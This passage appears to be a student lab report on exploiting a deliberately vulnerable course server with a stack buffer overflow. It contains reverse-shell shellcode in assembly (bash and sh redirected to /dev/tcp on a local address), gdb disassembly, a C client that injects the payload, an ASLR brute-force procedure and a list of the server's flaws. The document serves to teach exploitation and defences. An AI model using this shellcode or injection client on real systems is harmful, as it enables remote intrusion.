
```
        jmp     jtoc                        # Jump down
jtop:
        # Call execve(). We build the array to be passed to execve()
        # on the stack.

        xorl    %eax,%eax                   # Zero %eax
        #popl   %edx                        # pop ptr to "bash" to edx
        #popl   %ebx                        # pop ptr to "-c" to ebx
        popl    %esi                        # Address of "/bin/sh" now in esi

        movb    %al,0x32(%esi)              # NULL terminate "bash ...."
        movb    %al,0xa(%esi)               # NULL terminate "-c"
        movb    %al,0x7(%esi)               # NULL terminate /bin/sh

        pushl   %eax                        # Put NULL on the stack
        movl    %esi,%ebx
        addl    $0xb,%ebx                   # Get "bash -i >& /dev/tcp/127.0.0.1/2333 0>&1" address in ebx
        pushl   %ebx                        # Put address of "bash ...." on stack
        movl    %esi,%edx
        addl    $0x8,%edx                   # Get "-c" address in edx
        pushl   %edx                        # Put address of "-c" on stack
        pushl   %esi                        # Put address of "/bin/sh" on stack
        xorl    %eax, %eax                  # NULL in %eax
        xorl    %edx, %edx                  # NULL in %edx
        movl    %esp,%ecx                   # Address of array in %ecx
        movl    %esi,%ebx                   # Address of /bin/sh in %ebx
        movb    $0xb,%al                    # Set up for execve call in %eax
        int     $0x80                       # Jump to kernel mode and invoke syscall
jtoc:
        call    jtop                        # Go back (pushing return address)
        .string "/bin/sh,-c,bash -i >& /dev/tcp/127.0.0.1/2333 0>&1" # The string

        popl    %ebp
        ret
```


Picture 9




```
Starting program: /home/student/Downloads/sc0
Missing separate debuginfos, use: dnf debuginfo-install glibc-2.23.1-12.fc24.i686

Breakpoint 1, function () at sc0.s:6
6           pushl    %ebp
(gdb) disas function
Dump of assembler code for function function:
=> 0x08048372 <+0>:     push   %ebp
   0x08048373 <+1>:     mov    %esp,%ebp
   0x08048375 <+3>:     jmp    0x804839d <function+43>
   0x08048377 <+5>:     xor    %eax,%eax
   0x08048379 <+7>:     pop    %esi
   0x0804837a <+8>:     mov    %al,0x32(%esi)
   0x0804837d <+11>:    mov    %al,0xa(%esi)
   0x08048380 <+14>:    mov    %al,0x7(%esi)
   0x08048383 <+17>:    push   %eax
   0x08048384 <+18>:    mov    %esi,%ebx
   0x08048386 <+20>:    add    $0xb,%ebx
   0x08048389 <+23>:    push   %ebx
   0x0804838a <+24>:    mov    %esi,%edx
   0x0804838c <+26>:    add    $0x8,%edx
   0x0804838f <+29>:    push   %edx
   0x08048390 <+30>:    push   %esi
   0x08048391 <+31>:    xor    %eax,%eax
   0x08048393 <+33>:    xor    %edx,%edx
   0x08048395 <+35>:    mov    %esp,%ecx
   0x08048397 <+37>:    mov    %esi,%ebx
   0x08048399 <+39>:    mov    $0xb,%al
   0x0804839b <+41>:    int    $0x80
   0x0804839d <+43>:    call   0x8048377 <function+5>
   0x080483a2 <+48>:    das
   0x080483a3 <+49>:    bound  %ebp,0x6e(%ecx)
   0x080483a6 <+52>:    das
   0x080483a7 <+53>:    jae    0x8048411 <__libc_csu_init+17>
   0x080483a9 <+55>:    sub    $0x2d,%al
   0x080483ab <+57>:    arpl   %bp,(%edx,%eiz,2)
   0x080483ae <+60>:    popa
   0x080483af <+61>:    jae    0x8048419 <__libc_csu_init+25>
---Type <return> to continue, or q <return> to quit---
   0x080483b1 <+63>:    and    %ch,0x263e2069
```

Picture 10



Picture 11



Picture 12

Then we will inject this shellcode into the target function frame, but here is a little problem. Now the shellcode's length is 95, and plus the new return address, so the final payload's length is at least 99. But we only have 72 bytes of space on the target vulnerable function frame. We have to reduce the length of the shellcode. But we will do it later, now we will see how to inject our payload.

Inject payload to the target frame

1. We build a fake client, and then start communication through socket with the ca647_server.

2. After we receive the first prompt, we just select 1, and get the second prompt where we can send our payload to ca647_server.

```
static void
loop(int s)
{
  char buffer[BLENGTH];
  char name[ALENGTH] = "Jimmy";
  //get the mallious
  unsigned int bytes;
  char  *code;
   bytes = BUFFER_SIZE + 1;
    code = calloc(bytes, 1);
    if (code ==NULL) {
        perror("malloc()");
        exit(EXIT_FAILURE);
    }

   memcpy(code, shellcode, strlen(shellcode));

  /* Send name to server */
  send(s, name, ALENGTH, 0);
for (;;) {

    /* Receive prompt */
    if (recv(s, (void *)buffer, BLENGTH, 0) != BLENGTH) {
      break;
    }

    /* Display prompt */
    fputs(buffer, stdout);

    if(strstr(buffer, "continue") != NULL){
        strcpy(buffer, code);
    }
    else{
        /* Read user response */
        strcpy(buffer, "1\n");
    }
    /* Send user response */
    send(s, (void *)buffer, BLENGTH, 0);
  }
}
```

1 when it's 2nd prompt we send our payload


2 when 1st prompt we select 1(1 or 2, doesn't matter)

Picture 13

And for testing, we also change the BLENGTH variable on the server-side. Change it to 200.

Reduce shellcode's length.


In picture 9 above, actually by looking at it. we could see the exec system call. What we need to do is first fill registers, and then invoke a software interrupt: int 0x80. So, to push syscall number into %eax, path %ebx, ptr to args to %ecx, and then NULL into %edx, we don’t need to use these registers as an intermediary, we can just directly put hex value into these registers.



```
function:
        pushl   %ebp
        movl    %esp, %ebp

        # This is where we construct our shellcode. In order to work
        # out the total to be disassembled we use: address of string
        # - address of jmp + string.

        # Call execve(). We build the array to be passed to execve()
        # on the stack.

        xorl    %eax,%eax

        movb    %al,0x80483a8
        movb    %al,0x80483a5           # NULL terminate /bin/sh

        pushl   %eax
        pushl   $0x80483a9
        pushl   $0x80483a6              # Put address of "-c" on stack
        pushl   $0x804839e              # Put address of "/bin/sh" on stack

        xorl    %edx, %edx              # NULL in %edx
        movl    %esp,%ecx               # Address of array in %ecx
        movl    $0x804839e,%ebx         # Address of /bin/sh in %ebx
        movb    $0xb,%al                # Set up for execve call in %eax
        int     $0x80                   # Jump to kernel mode and invoke syscall

        .string "/bin/sh,-c,sh -i>&/dev/tcp/0.0.0.0/3 0>&1"         # The string at:0x804839e
                                                                    # "-c" at:0x80483a6

        popl    %ebp
        ret
        .size   function, .-function
```


Picture 14

First, for testing, we comment 2 line code in above



```
function:
        pushl   %ebp
        movl    %esp, %ebp

        # This is where we construct our shellcode. In order to work
        # out the total to be disassembled we use: address of string
        # - address of jmp + string.

        # Call execve(). We build the array to be passed to execve()
        # on the stack.

        xorl    %eax,%eax               # Zero %eax

        #movb   %al,0x80483a8           # NULL terminate "-c"
        #movb   %al,0x80483a5           # NULL terminate /bin/sh

        pushl   %eax                    # Put NULL on the stack
        pushl   $0x804839f              # Put address of "bash ...." on stack
        pushl   $0x804839c              # Put address of "-c" on stack
        pushl   $0x8048394              # Put address of "/bin/sh" on stack

        xorl    %edx, %edx              # NULL in %edx
        movl    %esp,%ecx               # Address of array in %ecx
        movl    $0x8048394,%ebx         # Address of /bin/sh in %ebx
        movb    $0xb,%al                # Set up for execve call in %eax
        int     $0x80                   # Jump to kernel mode and invoke syscall

        .string "/bin/sh\0-c\0sh -i>&/dev/tcp/0.0.0.0/3 0>&1"      # The string at:0x804839e    0x8048394
                                                                    # "-c" at:0x80483a6          0x804839c
                                                                    # "sh .." at:0x80483a9       0x804839f

        popl    %ebp
        ret
        .size   function, .-function
```


Picture 15

And then we can see the reduced work.

Translate assembly to hex machine shellcode.

Unfortunately, we didn't make it happen on the stack due to the time limitation, but we did our best to read related materials and research.

2. ADDRESS RANDOMIZATION APPROACH AND PROBLEM FACED

The current setup: Linux OS with 32 bits.

The ASLR is security which will randomize the position of the elements. Indeed without the ASLR, the address space has the following layout:

Kernel
Stack
. .
Heap
Data
Text

But with the ASLR all the data will be randomized which could lead to the following layout:

Kernel
Text
Heap
Data
Stack . . .

This makes our attack more difficult. Indeed we were overwriting the return pointer address with the address of the payload. But now, as the start of the stack address is processed randomly we can't overwrite with the current address.
Fortunately for us, ASLR has some vulnerabilities.
As we are on the Linux OS 32 bits and as the random addresses are generated by the library, this library only uses 8 bits of the 32 available which is just a few thousand addresses. So by brute-forcing ASLR, we could crack it in less than 10min.

The method is as follow:
- Activate the ASLR (as root run # /sbin/sysctl kernel.randomize_va_space=2)
- We could verify the address is changing ($ldd ca647_server)
- Run the server a first time in gdb mode ($gdb ca647_server)
- Set up the breakpoint ((gdb)break handle_it)
- Get the address generated for the buffer ((gdb)p & answer)
- Input the new address in the payload by replacing the previous one
- Create an infinite loop on both sides using simple scripting ($while true;do ./server;done) and the second one ($while true;do ./attack;done)
- The loop will break when the sh session is created

This attack requires a bit of time and a resilient server on the other side which handles the errors and restart. Moreover, if a person is monitoring on the other side, this method is weak because it is easy to detect.
We didn't succeed to bypass the ASLR security with this method as we were facing troubles modifying the payload with an address. The exploit never worked within our infinite loop and we didn't find the source of the problem.

List of vulnerabilities in the server file

During our first analysis of the server file, we found several vulnerabilities:
- The function read_command().
  In this function one could find a type attack (format string) vulnerability: **snprintf(buffer, BLENGTH, p);** As there is no type specifier, it can cause information leakage or overwriting of memory. If one is able to overwrite p then it is possible for anyone to spy the stack and even modify values.
- The function execute_command() :
  Failure overflow here because we copy a buffer of 64 bits into a buffer of 32 bits
  strcpy(answer, buffer);
- The function handle_it():
  char answer[ALENGTH] which can be overwritten and is close to the top of the function which allows buffer overflow.

Video

See the file in the folder. For the working exploit.

Conclusion

To conclude this project allows us to be more comfortable with the use of GDB. We learn a lot about Linux, address space, and security of code by researching to solve our problems.
We improve a lot of our skills by trying different approaches and reverse-engineering the code.

We also learn a lot about the existing defenses such as ASLR, NX, and others… their efficiency, and how to implement them.

Submitted by:

Enjiqng He,（Student id:20211007）
Vikrant Singh, (Student id: 21262315)
Alexis Lebrun, (Student id:21261866)
Rahul Chourasia, (Student id:20211530)